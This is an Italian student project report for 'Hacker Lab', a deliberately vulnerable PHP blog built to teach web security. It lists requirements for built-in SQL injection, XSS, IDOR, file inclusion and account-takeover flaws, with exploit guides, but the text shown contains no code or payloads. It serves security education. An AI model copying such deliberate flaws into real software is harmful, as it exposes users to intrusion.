
Candidato: Filippo Finke
Azienda: Scuola Arti e Mestieri Trevano
Periodo: 3.09.2019 – 20.12.2019
Presentazione: 7-17 gennaio 2020

Situazione iniziale

Lo scopo del progetto “Hacker Lab” è quello di creare un sito web volutamente vulnerabile a delle fallo di sicurezza molto comuni nell’ambito dello sviluppo web, questo in modo tale da poter mostrare le conseguenze di queste sviste nella programmazione all’utente che lo andrà ad utilizzare. Il sito web è strutturato come se fosse un blog, di base contiene una serie di articoli che descrivono le fallo di sicurezza presenti all’interno dell’applicativo con delle informazioni sulle fallo stesse e delle piccole guide superficiali indirizzate ad utenti più esperti, inoltre sono disponibili delle guide più dettagliate che descrivono passo per passo come eseguire le vulnerabilità per gli utenti meno esperti nell’ambito della sicurezza informatica.

L’applicativo è destinato a partire da utenti che hanno delle basi nell’ambito dell’informatica fino ad esperti nel campo.

Attuazione

Per la creazione del sito web è stato usato principalmente il linguaggio di programmazione PHP seguito da linguaggi di supporto per la creazione di interfacce grafiche HTML e per la creazione degli stili di esse CSS. È stato utilizzato anche il linguaggio JavaScript per eseguire delle azioni lato client e SQL per l’interrogazione della banca dati. L’applicativo web è stato costruito con l’utilizzo di un framework in PHP chiamato Slim che permette di rendere la creazione di siti web e la gestione dei percorsi molto semplice. Per la gestione della banca dati è stato utilizzato MySQL mentre per la grafica del sito web è stato utilizzato Bootstrap.

Risultati

Il progetto è stato sviluppato rispettando i requisiti del committente ed è stato completato, quindi finito. Il progetto consiste dunque nell’applicativo web vulnerabile ed in aggiunta delle guide dettagliate su come eseguire e sfruttare le fallo presenti in esso.



Scuola Arti e Mestieri Trevano

Sezione informatica

Hacker Lab

Sito web per la dimostrazione di vulnerabilità

Titolo del progetto:	Hacker Lab – Sito web per la dimostrazione di vulnerabilità
Alunno/a:	Filippo Finke
Classe:	I4AC
Anno scolastico:	2019/2020
Docente responsabile:	Geo Petrini

Introduzione.....	4
1.1 Informazioni sul progetto	4
1.2 Abstract.....	4
1.3 Scopo	4
2 Analisi.....	5
2.1 Analisi del dominio	5
2.2 Analisi e specifica dei requisiti	5
2.3 Use case	10
2.4 Pianificazione	11
2.4.1 Analisi.....	12
2.4.2 Progettazione.....	12
2.4.3 Implementazione	12
2.4.4 Testing.....	13
2.4.5 Consegna.....	13
2.5 Analisi dei mezzi	13
2.5.1 Software.....	13
2.5.2 Hardware.....	13
3 Progettazione	14
3.1 Design dell'architettura del sistema.....	14
3.1.1 Schema di rete	14
3.1.2 Diagramma di flusso.....	14
3.1.3 Sitemap	15
3.2 Design dei dati e database.....	15
3.2.1 Schema ER.....	15
3.2.1.1 Descrizione delle tabelle	16
3.2.2 Schema logico	18
3.3 Design delle interfacce	18
3.3.1 Pagina principale	18
3.3.2 Pagina di registrazione	19
3.3.3 Pagina di un articolo.....	20
3.3.4 Pagina profilo	21
3.3.5 Pannello di amministrazione.....	22
3.3.5.1 Articoli	22
3.3.5.2 Utenti	23
3.4 Design procedurale.....	23
4 Implementazione	26
4.1 Gestione dipendenze	26
4.2 Database	26
4.3 Applicativo web.....	26
4.3.1 Struttura.....	26
4.3.2 Sviluppo.....	27

4.3.2.1	Connessione al database.....	27
4.3.2.2	Invio di posta elettronica	28
4.3.2.3	Gestione delle sessioni.....	28
4.3.2.4	Vulnerabilità.....	29
4.3.2.4.1	Security Misconfiguration	29
4.3.2.4.2	SQL Injection	30
4.3.2.4.3	Failure To Restrict URL Access.....	30
4.3.2.4.4	Cross Site Scripting (XSS)	30
4.3.2.4.5	Broken Authentication	31
4.3.2.4.6	Insecure Direct Object References.....	32
4.3.2.4.7	File Inclusion o Directory Traversal	33
4.3.2.4.8	Account Takeover.....	33
4.3.2.4.9	Bruteforce login.....	34
4.3.2.4.10	Bruteforce email.....	35
4.3.3	Interfacce grafiche	36
4.3.3.1	Pagina principale	36
4.3.3.2	Pagina di registrazione	36
4.3.3.3	Pagina profilo	37
4.3.3.4	Pagina di un articolo.....	37
4.3.3.5	Pagina di amministrazione articoli	38
4.3.3.6	Pagina di amministrazione utenti	38
4.3.3.7	Maschera di aggiunta articoli	39
4.3.3.8	Maschera di recupero password.....	39
5	Test.....	40
5.1	Protocollo di test	40
5.2	Risultati test	46
5.3	Mancanze/limitazioni conosciute	46
6	Consuntivo	47
7	Conclusioni.....	48
7.1	Sviluppi futuri.....	48
7.2	Considerazioni personali.....	48
8	Bibliografia	48
8.1	Sitografia	48
9	Allegati	49

Introduzione

1.1 Informazioni sul progetto

Allievi coinvolti nel progetto: Filippo Finke

Classe: Informatica 4AC presso la sede Scuola Arti e Mestieri Trevano

Docenti responsabili: Geo Petrini

Data inizio: 03.09.2019

Data consegna: 20.12.2019

1.2 Abstract

Are you a computer security enthusiast or a computer science student? Well HackerLab is a website deliberately vulnerable to very common flaws in web development. It has been developed in a way that it can show the worst development practices. In addition, this website is useful for advanced computer scientists who want to try to apply knowledge in order to generate exploits and exploit vulnerabilities to gain access to restricted areas of the website. HackerLab is also useful for newbies to security because it shows the most common vulnerabilities and also contains guides on how to exploit these vulnerabilities within the site. The application also contains hidden vulnerabilities that must be discovered by the user himself. The aim of this project is to show the consequences of these vulnerabilities by allowing the user to understand how to defend himself against them. There are several products of this type, but HackerLab is unique in that it also provides guides on how to perform exploits.

1.3 Scopo

Lo scopo del progetto “Hacker Lab” è quello di creare un sito web che sia vulnerabile a determinate vulnerabilità e che quindi funga da demo per dimostrare le conseguenze che possono causare queste vulnerabilità. Il sito deve quindi essere sviluppato in maniera superficiale ma comunque pensata in modo da permettere determinate vulnerabilità. Questo sito web rappresenterà un esempio di un sito di blogging. Questo sito sarà affetto da numerose vulnerabilità che si suddivideranno in due categorie, delle vulnerabilità guidate, quindi all'interno di ogni pagina ci sarà una descrizione delle vulnerabilità presenti e di come eseguirle. Mentre la seconda categoria di vulnerabilità “tesori nascosti” ovvero delle vulnerabilità che dovranno essere scoperte dagli utenti. Lo scopo di questo progetto è quello di mostrare le conseguenze di queste vulnerabilità permettendo all'utilizzatore di capire come difendersi da esse.

2 Analisi

2.1 Analisi del dominio

È stato richiesto lo sviluppo di un sito web volutamente vulnerabile a diverse vulnerabilità comuni e non. Il prodotto dovrà essere un applicativo web, quindi accessibile dalla rete e compatibile con i browser più recenti (Google Chrome e Mozilla FireFox). Gli utenti che accederanno a questo applicativo devono avere delle competenze informatiche avanzate ed orientate sulla sicurezza, questo progetto è stato ideato per permettere a questi utenti di mettere in prova le loro capacità violando un sistema controllato. Esistono numerosi siti web simili a questo organizzato come gioco, che viene chiamato CTF ma molto spesso questi siti non mettono a disposizione le soluzioni dei loro esercizi, mentre questo prodotto darà la possibilità anche a chi è alle prime armi con la sicurezza informatica di capire ed eseguire attacchi a delle vulnerabilità presenti all'interno del sito.

2.2 Analisi e specifica dei requisiti

Mi è stato richiesto da parte del committente, di realizzare un applicativo web. L'applicativo web deve essere un sito volutamente non sicuro e quindi vulnerabile ad una serie di vulnerabilità comuni. Il prodotto deve contenere vulnerabilità le quali possono essere sfruttate dagli utenti, vi sono due categorie di vulnerabilità, ci devono essere delle fallo di sicurezza documentate in modo basilare all'interno della pagina in modo che gli utenti più esperti abbiano degli spunti per sfruttarle, in allegato a questi spunti ci saranno delle guide step by step che aiuteranno anche gli utenti con meno conoscenza di poter sfruttare queste vulnerabilità. Inoltre vi devono essere delle fallo chiamate "tesori nascosti", ovvero delle vulnerabilità non documentate che solamente gli utenti più esperti saranno in grado di trovare e sfruttare. L'applicativo dovrà avere dei dati predefiniti di base, in modo che gli utenti possano utilizzare dei dati di base sul quale provare ad eseguire attacchi. Inoltre, l'applicativo dovrà essere provvisto di una funzionalità di reset che ripoterà il sito funzionale con i dati di basilari, pronto per nuovi utenti.

ID: REQ-01	
Nome	Pagina principale
Priorità	1
Versione	1.0
Note	Si necessita di una pagina principale nella quale mostrare tutti gli articoli del blog.
Sotto requisiti	
001	All'interno della pagina è richiesta una schermata di login
002	Si dovrà poter immettere nuovi articoli
003	Dovrà essere possibile ricercare articoli

ID: REQ-02	
Nome	Pagina di visualizzazione dettagliata
Priorità	1
Versione	1.0
Note	Si necessita di una pagina nella quale mostrare nel dettaglio tutte le informazioni di un articolo.
Sotto requisiti	
001	Dovrà essere possibile eliminare l'articolo dall'autore o da un amministratore.
002	Sarà possibile aggiungere dei commenti ad un articolo.
003	La pagina sarà accessibile solamente se autenticati

ID: REQ-03	
Nome	Pagina di registrazione
Priorità	1
Versione	1.0
Note	Si necessita di una pagina che permette all'utente di registrarsi all'applicativo web.
Sotto requisiti	
001	Dovrà essere richiesto nome, cognome, email e password per la registrazione di un utente.

ID: REQ-04	
Nome	Pannello admin
Priorità	1
Versione	1.0
Note	Si necessita di un pannello di amministrazione nel quale sarà possibile accedere solamente con un livello elevato di permessi.
Sotto requisiti	
001	Dovrà essere possibile visionare gli utenti registrati al sito con le relative informazioni.
002	Dovrà essere possibile visionare ed eliminare gli articoli presenti nel sito web.

ID: REQ-05	
Nome	SQL Injection
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo SQL Injection all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-06	
Nome	Cross Site Scripting (XSS)
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo Cross Site Scripting (XSS) all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-07	
Nome	Broken Authentication
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo Broken Authentication all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-08	
Nome	Insecure Direct Object References
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo Insecure Direct Object References all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-09	
Nome	Security Misconfiguration
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo Security Misconfiguration all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-10	
Nome	Failure to restrict URL Access
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo Failure to restrict URL Access all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-11	
Nome	File inclusion vulnerability
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo File inclusion vulnerability all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-12	
Nome	Account takeover vulnerability
Priorità	1
Versione	1.0
Note	Si necessita la presenza di vulnerabilità di tipo Account takeover vulnerability all'interno dell'applicativo web.
Sotto requisiti	
001	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-13	
Nome	Dati predefiniti
Priorità	1
Versione	1.0
Note	Dovranno essere presenti dei dati predefiniti per tutte le sezioni del sito web.
Sotto requisiti	
001	Dovranno essere presenti degli articoli predefiniti all'interno del sito web.
002	Dovranno essere presenti diversi utenti con accesso normale.
003	Dovrà essere presente un utente amministratore con accesso elevato.

ID: REQ-14	
Nome	Meccanismo di reset
Priorità	1
Versione	1.0
Note	Si necessita di un meccanismo di reset per l'intero sito web. Questo meccanismo permette di riportare l'applicativo a nuovo. / Dipende dal requisito REQ-13
Sotto requisiti	
001	Dovranno essere impostate le impostazioni iniziali ed importati i dati predefiniti.

2.3 Use case




Figura 1 Schema caso d'uso

Chi accede al sito web senza avere un account è considerato “Visitatore”. I visitatori hanno la sola possibilità di visitare la home page con la lista degli articoli per titoli e la possibilità di registrarsi al sito web. Quindi i visitatori non hanno la possibilità di aggiungere articoli oppure commenti al sito web. Viene considerato “Utente” chi ha un account registrato all’interno dell’applicativo. Gli utenti possono contribuire al sito web pubblicando articoli, visualizzarli nel dettaglio e la possibilità di esprimere le proprie opinioni nei commenti.

Un utente di livello avanzato viene considerato “Amministratore”, gli amministratori possono eseguire tutte le azioni degli utenti e dei visitatori ma possono anche modificare lo stato degli utenti registrati al sito web e la possibilità di eliminare gli articoli.

Hacker Lab – Sito web per la dimostrazione di vulnerabilità

2.4 Pianificazione




Figura 2 Diagramma di Gantt preventivo.

2.4.1 Analisi

Analisi	20 h	mar 03.09.19 gio 12.09.19
Analisi del dominio	4 h	mar 03.09.19 mar 03.09.19
Domande sul dominio	4 h	gio 05.09.19 gio 05.09.19 3
Risoluzione dubbi	4 h	ven 06.09.19 ven 06.09.19 4
Analisi requisiti	4 h	mar 10.09.19 mar 10.09.19 5
Ricerca vulnerabilità	4 h	gio 12.09.19 gio 12.09.19 6




Figura 3 Diagramma di Gantt, Analisi.

Ho suddiviso la fase di analisi in cinque attività principali. Questa è la fase più corta rispetto alle altre fasi, come anche descritto nel quaderno dei compiti.

Nel periodo di tempo di questa fase mi sono occupato di capire di cosa tratta il progetto e quali sono le richieste da parte del committente. Inoltre, essendo il progetto lo sviluppo di un sito web vulnerabile ho aggiunto anche un'attività di ricerca di vulnerabilità da implementare all'interno del progetto.

2.4.2 Progettazione

Progettazione	48 h	mar 03.09.19 ven 27.09.19
Gantt	12 h	mar 03.09.19 ven 06.09.19
Design architettura del sistema	12 h	ven 06.09.19 gio 12.09.19
Design di dati e database	8 h	ven 13.09.19 mar 17.09.19 10
Design interfacce	12 h	gio 19.09.19 mar 24.09.19 11
Design procedurale	8 h	gio 26.09.19 ven 27.09.19 12




Figura 4 Diagramma di Gantt, Progettazione.

La progettazione è la seconda fase del progetto “HackerLab” composta da cinque attività. All'interno del periodo di tempo di questa fase di progettazione è incluso la creazione del diagramma di Gantt da seguire durante la durata del progetto, il design dell'architettura del sistema, il design dei dati e dei database, design delle interfacce ed in fine il design procedurale.

Considero questa fase molto importante in quanto le fasi successive sono basate sulla progettazione.

2.4.3 Implementazione

Implementazione	140 h	mar 01.10.19 gio 19.12.19 8
Sviluppo base mvc	12 h	mar 01.10.19 ven 04.10.19
Sviluppo banche dati	12 h	mar 08.10.19 ven 11.10.19 15
•Sviluppo interfacce grafiche	52 h	mar 15.10.19 mar 12.11.19 15
Pagina principale	12 h	mar 15.10.19 ven 18.10.19 16
Pagina di un articolo	12 h	mar 22.10.19 ven 25.10.19 18
Pagina di registrazione	12 h	mar 29.10.19 ven 01.11.19 19
Pannello admin	16 h	mar 05.11.19 mar 12.11.19 20
Collegamento interfaccia a banche dati	12 h	gio 14.11.19 mar 19.11.19 17
Creazione dati predefiniti	28 h	gio 21.11.19 gio 19.12.19 22
•Implementazione vulnerabilità	48 h	gio 21.11.19 mar 17.12.19 22
SQL Injection	8 h	gio 21.11.19 ven 22.11.19
Cross Site Scripting (XSS)	8 h	mar 26.11.19 gio 28.11.19 25
Broken Authentication	8 h	ven 29.11.19 mar 03.12.19 26
Insecure Direct Object References	4 h	gio 05.12.19 gio 05.12.19 27
Security Misconfiguration	4 h	ven 06.12.19 ven 06.12.19 28
Failure to restrict URL Access	4 h	mar 10.12.19 mar 10.12.19 29
File inclusion vulnerability	4 h	gio 12.12.19 gio 12.12.19 30
Account takeover vulnerability	8 h	ven 13.12.19 mar 17.12.19 31




Figura 5 Diagramma di Gantt, Implementazione.

La fase di implementazione è la più lunga all'interno del progetto. Questa è la fase principale del progetto, ovvero lo sviluppo, anche se l'implementazione dipende strettamente dalla progettazione. All'interno di questa fase sono presenti tutte le attività di sviluppo, quindi sviluppo dell'applicativo base utilizzando un pattern MVC, lo sviluppo delle banche dati, le interfacce grafiche, le vulnerabilità e dati predefiniti.

È inoltre presente un'attività segnata come pietra miliare, ovvero il collegamento tra interfacce e banche dati che sta ad indicare che il sito web è funzionale e che quindi sono richieste solamente delle modifiche in modo da implementare volontariamente delle vulnerabilità.

2.4.4 Testing

Testing	44 h	mar 26.11.19 gio 19.12.19	
SQL Injection	4 h	mar 26.11.19 mar 26.11.19	25
Cross Site Scripting (XSS)	4 h	ven 29.11.19 ven 29.11.19	26
Broken Authentication	4 h	gio 05.12.19 gio 05.12.19	27
Insecure Direct Object References	4 h	ven 06.12.19 ven 06.12.19	28
Security Misconfiguration	4 h	mar 10.12.19 mar 10.12.19	29
Failure to restrict URL Access	4 h	gio 12.12.19 gio 12.12.19	30
File inclusion vulnerability	4 h	ven 13.12.19 ven 13.12.19	31
Account takeover vulnerability	4 h	gio 19.12.19 gio 19.12.19	32

Figura 6 Diagramma di Gantt, Testing.

Un'altra fase importante è il testing, questa fase consiste in attività specifiche per testare dopo ogni implementazione di una vulnerabilità il suo corretto funzionamento. Ritengo questa fase molto importante e fondamentale per lo svolgimento del progetto.

2.4.5 Consegnare

Figura 7 Diagramma di Gantt, Consegnaz.

L'ultima fase del progetto è la consegna, consiste in due fasi. La prima fase, ovvero la documentazione, dura tutto il periodo del progetto ed è fondamentale per tenere aggiornato qualsiasi cambiamento all'interno della documentazione. Mentre la seconda fase, ovvero la presentazione è molto più corta in quanto rappresenta la creazione di una presentazione Power Point del progetto.

2.5 Analisi dei mezzi

2.5.1 Software

I software utilizzati per la realizzazione del progetto sono:

- Google Chrome 76.0
 - Microsoft Word 2016
 - Microsoft Project 2019
 - Microsoft VS Code 1.37.1
 - VMware Fusion 11.0
 - MySQL 8.0.13
 - PHP 7.3.5
 - Draw.io (<https://draw.io>)
 - GloomMaps (<https://gloommaps.com>)
 - HighlightCode (<https://highlight.hohli.com>)
 - EditThisCookie(<https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclafba>)

I librerie utilizzate:

- Slim 3 (<http://slimframework.com>)
 - PHPMailer (<https://github.com/PHPMailer/PHPMailer/>)
 - jQuery 3.4.1 (<https://jquery.com/>)
 - Bootstrap 4.3.1 (<https://getbootstrap.com/>)

2.5.2 Hardware

Il progetto è stato sviluppato su un MacBook Pro 2018.

Le specifiche hardware sono:

- 8 GB di RAM
 - Intel Core I5 4 core

Il progetto potrà essere messo in produzione su una qualsiasi macchina con più di:

- 1GB di RAM

- 20GB di disco (a dipendenza del sistema operativo)

3 Progettazione

3.1 Design dell'architettura del sistema

3.1.1 Schema di rete




Figura 8 Schema di rete

Un computer che vuole collegarsi all'applicativo web deve essere collegato ad una rete nella quale sia presente anche il web server che si occupa di servire il sito. Questa rete può locale oppure pubblica. Quando i due dispositivi saranno connessi nella stessa rete basterà conoscere l'indirizzo IP del web server per potersi collegare. Il computer per collegarsi deve possedere un software in grado di interpretare il protocollo di comunicazione, quindi un semplice browser.

3.1.2 Diagramma di flusso




Figura 9 Diagramma di flusso

Quando l'utente accede all'applicativo web si ritroverà alla pagina principale, una pagina nella quale verranno mostrati gli articoli postati recentemente all'interno del sito web. L'utente potrà decidere di registrarsi al sito oppure accedere. Se l'utente desidera leggere un articolo dovrà aver eseguito l'accesso all'interno del sito web, in caso contrario verrà reindirizzato alla pagina principale. Eseguendo l'accesso l'utente potrà visionare l'articolo completo e i commenti. Per accedere al pannello di amministrazione del sistema l'utente dovrà aver eseguito l'accesso all'interno dell'applicativo e dovrà avere i permessi richiesti.

3.1.3 Sitemap

